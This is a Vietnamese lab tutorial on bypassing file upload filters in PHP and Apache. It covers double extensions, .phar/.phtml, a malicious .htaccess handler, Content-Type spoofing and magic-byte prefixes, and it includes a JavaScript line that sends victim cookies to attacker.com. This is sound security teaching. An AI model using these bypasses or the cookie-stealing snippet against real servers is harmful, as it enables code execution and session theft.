

File Upload (part 2)





1. Workshop: File Upload Validating and Bypassing

- Mấu chốt của lỗi File Upload: Rủi ro sẽ đến với đối tượng nào xử lý untrusted file.
 - ⇒ Mục tiêu của cơ chế bảo vệ là không cho user upload những untrusted file có thể được server, browser, ... xử lý.
- Một số cơ chế thường gặp như:
 - o Blacklist những đuôi file nguy hiểm (VD: php, aspx,...).
 - o Whitelist chỉ cho những file an toàn được upload (VD: jpg, png,...).
 - o Kiểm tra nội dung file.

2. File Upload level 1

Đã được đề cập ở phần trước




3. File Upload level 2

3.1. Phân tích File Upload level 2

```
$extension = explode(".", $filename)[1];  
if ($extension === "php") {  
    die("Hack detected");  
}
```

- Anh lập trình viên phòng chống bằng cách không cho upload file php.
- Phần extension được lấy từ `$filename` bằng cách sử dụng hàm `explode` để tách các chuỗi ngăn cách bởi dấu chấm. Sau đó extension sẽ là chuỗi đầu tiên đằng sau dấu chấm.
- Quan sát lại flow xử lý của apache2 và ứng dụng

Ta biết HTTPd chỉ lấy đuôi file cuối cùng của tập tin để ra quyết định có thực thi code PHP hay không! Với cả, logic sàng lọc khá lỏng lẻo khi chỉ kiểm tra đuôi ở `index[1]`





- Sau khi thực hiện brainstorm để tìm kiếm ý tưởng từ mọi người

BRAINSTORM BOARD: FILE UPLOAD LEVEL 2

Ta có:

1. Untrusted Data (file) bị user upload vào /upload/ trong DocumentRoot
2. DocumentRoot là nơi mà HTTPd lưu trữ và xử lý tài nguyên
3. Nguyên lý hoạt động của HTTPD chính là nhìn vào đuôi file cuối cùng của tập tin để xác định có đưa cho mod-php xử lý không
4. Ở level 2, anh developer đã sàng lọc bằng cách kiểm tra kết quả phần tử index 1 của kết quả explode ra để kiểm tra xem...

Hướng giải quyết:

1. Sẽ ra sao nếu
2. Liệu rằng ... Có nhất thiết...

Các ý tưởng đều xoay quanh 3 hướng giải quyết sau:

1. Sẽ ra sao nếu chữ 'php' không xuất hiện ở phần tử index là 1 mà httpd vẫn xử lý nó như file php
 2. Liệu rằng ... `mod-php` còn xử lý đuôi file nào khác 'php' không?
- Vậy nếu ta cung cấp một file có 2 extensions là: `test.abc.php` thì hàm `explode` sẽ xử lý:
`test.abc.php` → `[test, abc, php]`
 - Vì đoạn code đang kiểm tra phần tử đầu tiên sau dấu chấm nên extension sẽ là `abc`.
 - Cách khai thác:
⇒ Bypass được extension check và upload file php thành công.




3.2. Dissing cách học và tư duy sai

- Trong quá trình giảng dạy ở các khoá trước, CyberJutsu tụi mình thấy được nhiều bạn có cách đặt giả thuyết sai cũng như câu hỏi về vấn đề chưa được đúng lắm. Chẳng hạn:

Một số giả thiết **sai** thường thấy khi giải File Upload

Sai 1 ly đi 1 dặm...



- Mắc sai lầm không sao cả, quan trọng là phải biết mình sai ở đâu... và luôn ý thức là mình có thể sai bất kì lúc nào.
- Vậy bài học rút ra ở đây là gì?



LESSON LEARNED


Đừng bỏ trứng vào một giỏ, đặt thật nhiều giả thiết có thể rồi đi kiểm chứng từng cái một... đừng có chày cối theo một hướng rồi không có thời gian xem xét cái khác.



- Ngoài ra, khi tìm kiếm câu trả lời bằng google cũng như hỏi chat GPT mọi người cần quan tâm đến ngữ cảnh để sử dụng những keyword chính xác hơn.

"Xử lý" là gì? Từ Tiếng Việt này rất dễ gây ra hiểu lầm ngay cả cho con người. Các bạn có chắc ChatGPT nó hiểu đúng ý không?


Sửa sai: Bởi vậy, bạn phải luôn ý thức (critical thinking) phân biện rằng rất có thể mình đang đặt câu hỏi sai, hiểu sai... Và hãy ưu tiên dùng tiếng Anh khi nói về các thuật ngữ, khái niệm kỹ thuật ngành...



Ví dụ về cách đặt câu hỏi sai khi sử dụng từ ngữ Tiếng Việt

Sửa sai: Đặt ngữ cảnh rõ ràng, server gì, mod gì, chạy trên cái gì

Sửa sai: Mình dùng từ "execute" (thực thi) Thậm chí mình không dùng từ "run"




Cách sửa sai

4. File Upload level 3

- Ở Level này, anh lập trình viên đã sử dụng hàm `end` để luôn lấy phần tử cuối cùng sau dấu chấm.

```
$extension = end(explode(".", $filename));
if ($extension === "php") {
    die("Hack detected");
}
```

- Lúc này cách tiếp cận cũ đã không còn hiệu lực



- ➖ Nếu chúng ta quay lại hướng tiếp cận cũ, là chày cối tìm cách upload file đuôi `.php` cho bằng được. Cũng như là vượt rào bypass các lớp sàng lọc. Lúc này mọi người sẽ lặp lại **lỗi sai**



Có vẻ cách bypass việc sàng lọc đuôi đã không thể dùng nữa. Liệu còn hướng tiếp cận nào không?

→ Phải brainstorm 🧠 với lớp CyberJutsu thôi

- Một số câu hỏi khi brainstorm được thầy react 📌:
 - apache còn xử lý đuôi file nào khác php không?
 - Sẽ ra sao nếu upload 1 filename nó khác đuôi php liệu rằng `mod-php` có xử lý?

- Lúc này, chúng ta đã có được một hướng tiếp cận mới:



- Từ đầu tới giờ, tính ra toàn nghe mấy ông CyberJutsu nói là thực thi PHP bằng đuôi `.php` thôi. Nhỡ đâu còn sót đuôi file nào mà `mod-php` vẫn thực thi không?
- Nếu có thì làm sao tìm ra mấy cái đuôi đó đây? Config nào? Hay chỗ nào quy định điều đó?

- Trong httpd Apache2, có một loại file cấu hình đặc biệt để quyết định rằng loại file nào Apache2 sẽ đưa cho `mod-php` xử lý.



- Đó chính là Apache2 config file.
 - o Được dùng để cấu hình cho các hành vi và chức năng của nó như:
 - DocumentRoot
 - File Handler
 - Encryption
 - Error Messages
 - ...gần 200 config khác nhau...
 - o Nơi mà các apache2 config file thường được lưu ở:
 - /etc/apache2
 - /etc/apache2/sites-available
 - /etc/apache2/site-enabled
 - /etc/apache2/mods-available
 - /etc/apache2/conf-available
- Bằng cách diff các files ở level 2 và level 3, ta nhận thấy sự xuất hiện của một apache2 config file.

```
php7.4.conf X
etc > apache2 > mods-available > php7.4.conf
1 <FilesMatch ".+\.ph(ar|p|tml)$">
2 |   SetHandler application/x-httpd-php
3 </FilesMatch>

/etc/apache2/mods-available/php7.4.conf
```

- Giải thích nhanh gọn, trong file cấu hình xuất hiện 2 **directive** (tạm dịch là hành động):
 - o FilesMatch apply một biểu thức chính quy match với các filename cụ thể thì sẽ thực hiện các hành động (directive) tiếp theo. (Chi tiết)



- SetHandler gán một handler cụ thể để xử lý các files. Trong trường hợp này, chính là `mod-php` (`application/x-httpd-php`) (**Chi tiết**)

⇒ Bất kỳ file nào có đuôi file là `.php`, `.phar`, `.phtml` đều sẽ được `mod-php` xử lý.

- Cách khai thác:

- Upload file có đuôi là `.phar`, `.phtml` sẽ bypass được blacklist và chạy code PHP thành công.






5. File Upload level 4

```
$extension = end(explode(".", $filename));  
if (in_array($extension, ["php", "phtml", "phar"])) {  
    die("Hack detected");  
}
```

- Khi này cả ba loại extension đã bị chặn bằng hàm `in_array`
- Bằng cách nhìn lại những hướng tiếp cận cũ

NHÌN LẠI SƠ ĐỒ MINDMAP ĐỂ TÌM HƯỚNG TIẾP CẬN MỚI



- 3 levels trước mình hack toàn là dựa vào hành vi có sẵn của Apache và code PHP của developer
- Liệu có còn cách nào khác mà không cần đến cả 2 điều kiện đó?





Cách 1: Thực hiện RCE server

- Bằng cách lùi lại để tiếp nhận vấn đề:




- Vậy tại sao, chúng ta không tự tay tạo ra hoặc thậm chí thao túng hành vi của Apache2 ???

- Ở level trước ta biết được rằng apache2 config file sẽ quyết định hành vi của apache.
- Bằng cách tìm câu trả lời ở sự phụ Google



- Ta tìm được câu trả lời, đó là chính là `.htaccess`



- `.htaccess` là một file config, được phân bố ở các thư mục
- Chỉ có hiệu lực cục bộ/local ở folder đang chứa nó và các thư mục con



- Khi nhìn vào cấu hình apache ta thấy được rằng server cho phép upload `.htaccess`

```
<Directory /var/www/>
    Options Indexes FollowSymLinks
    # CHANGelog: Added to allow .htaccess
    AllowOverride All
    Require all granted
</Directory>

# CHANGelog: Added to allow .htaccess
AccessFileName .htaccess
```

/etc/apache2/apache2.conf




Sẽ ra sao nếu, ta thực hiện upload một tập tin `.htaccess` để tùy ý set handler cho filename có extension tùy ý?

- Cách exploit:
 - o Upload file `.htaccess` với content là `AddType application/x-httpd-php .txt` sẽ cho phép chạy .txt như code PHP
 - ⇒ Upload file txt và chạy code PHP
- Real-case study: [CVE-2018-9206 jQuery File Upload RCE](#)

(Nâng cao) Cách 2: Đánh cắp cookie của user

- Nãy giờ chúng ta đã quá tập trung vào phần server back-end, liệu rằng ở phía web front-end có rủi ro nào có thể xảy ra?



- Khi một người dùng truy cập vào đường dẫn đến file upload, trong trường hợp này, đối tượng xử lý untrusted file là trình duyệt. Sẽ ra sao nếu ta upload một file HTML?
- Không những có thể sử dụng các tag HTML thông thường như: `<h1>`, `<b>`, `<marquee>`, ... ta còn có thể tận dụng tag `<script>` để thực thi được code JavaScript trên trình duyệt của nạn nhân.
- Để đánh cắp cookie, ta cần tìm cách để vận chuyển cookie đến server attacker (con Pepe):

```
VD: new Image().src = "https://attacker.com/" + document.cookie
```

⇒ Lúc này cookie của nạn nhân đang xem file html đó sẽ được gửi về website của attacker.



6. File Upload level 5

```
$mime_type = $_FILES["file"]["type"];  
if (!in_array($mime_type, ["image/jpeg",  
"image/png", "image/gif"])) {  
    die("Hack detected");  
}
```

```
1 POST / HTTP/2  
2 Host: fileupload5.cyberjutsu-lab.tech  
3 Cookie: PHPSESSID=e867dc9dce538b8512039aef8d21f84f  
4 Content-Length: 129536  
5 Cache-Control: max-age=0  
6 Origin: https://fileupload5.cyberjutsu-lab.tech  
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0Bux8gjc9Heyogy  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like  
  Gecko) Chrome/102.0.5005.63 Safari/537.36  
9 Referer: https://fileupload5.cyberjutsu-lab.tech/  
10 Accept-Encoding: gzip, deflate  
11 Accept-Language: en-US,en;q=0.9  
12  
13 -----WebKitFormBoundary0Bux8gjc9Heyogy  
14 Content-Disposition: form-data; name="file"; filename="  
  7d0bd12f892abde55d2bfd6cabb07f5303e8664d_hq.jpg"  
15 Content-Type: image/jpeg  
16  
17  $_FILES["file"]["type"]  
18 
```

- Dựa vào `$_FILES['type']` ta có thể thấy anh lập trình viên đang kiểm tra liệu Content-Type có bằng image/jpeg không.
- Nhưng vì Content-Type là một header trong HTTP request nên ta có thể dễ dàng thay đổi giá trị của nó bằng Burp Suite.
- Cách khai thác:
 - ⇒ Upload một file php và đổi Content-Type thành image/jpeg.



7. File Upload level 6

Hex signature	ISO 8859-1	Offset	Filename extension
FF D8 FF EE	ÿøÿî	0	jpg
89 50 4E 47 0D 0A 1A 0A	.PNG....	0	png
47 49 46 38 37 61	GIF87a	0	gif
47 49 46 38 39 61	GIF89a		

- Các loại file khác nhau sẽ được xác định bằng một vài byte đầu tiên của file, gọi là file signature (chữ ký đầu tệp).

```
$mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
$whitelist = array("image/jpeg", "image/png", "image/gif");
if (!in_array($mime_type, $whitelist, TRUE)) {
    die("Hack detected");
}
```

- `finfo_file` sẽ so sánh chữ ký đầu tệp của các file trong magic database để đưa ra kết luận là tệp tin gì.
- Magic database là nơi chứa tất cả chữ ký đầu tệp của các file tương ứng.
- Server lấy file signature bằng `finfo_file` và kiểm tra với whitelist ("image/jpeg", "image/png", "image/gif").
- Vậy nếu ta thay đổi chữ ký đầu tệp của file php thì sao?
- Cách khai thác:
 - ⇒ Upload file với nội dung có dạng: `<magic_bytes><php_code>`
 Ví dụ: `GIF89a;<?php echo "Hacked!"; ?>`



8. Blacklist vs. Whitelist – Ưu và Nhược điểm

	Blacklist	Whitelist
Ưu điểm	Tiện lợi.	Dễ kiểm soát file nào được phép upload
Nhược điểm	Dễ bỏ sót trường hợp nào đó.	Đôi lúc giới hạn các tính năng của chương trình.



9. Xem thêm

- **Apache2 config file**

<https://httpd.apache.org/docs/2.4/configuring.html>

- **.htaccess backdoor**

<https://www.sevenlayers.com/index.php/blog/326-htaccess-backdoor>

- **CVE-2018-9206: jQuery File Upload RCE**

<https://blog.detectify.com/2018/12/13/jquery-file-upload-a-tale-of-three-vulnerabilities/>

CVE-2018-9206 jQuery File Upload RCE





```
SetHandler default-handler
```

```
ForceType application/octet-stream
```

```
Header set Content-Disposition attachment
```

```
# The following unsets the forced type and Content-Disposition headers
```

```
# for known image files:
```

```
<FilesMatch "(?i)\.(gif|jpe?g|png)$">
```

```
ForceType none
```

```
Header unset Content-Disposition
```

```
</FilesMatch>
```

Xem tất cả các loại file đều là static content
Gửi file về cho người dùng

- jQuery File Upload sử dụng file `.htaccess` để chống tấn công file upload.
- Với config này, khi người dùng truy cập bất kỳ loại file nào, Apache chỉ gửi file đó về cho người dùng thay vì gọi đến các handler tương ứng, ví dụ: `.php` được xử lý bởi handler `application/x-httpd-php` để thực thi code, ...

However, the problem is that Apache stopped to enable `.htaccess` support by default in version 2.3.9, making the only protection useless if not explicitly enabled. If another web server is in use (for example Nginx), there is no protection at all as `.htaccess` only works in Apache web server.

- Cách này ổn cho đến khi Apache dừng hỗ trợ việc cho phép `.htaccess` chạy mặc định trên server.
- ⇒ Cơ chế bảo vệ file upload đã không còn, attacker có thể upload và chạy bất kỳ script nào.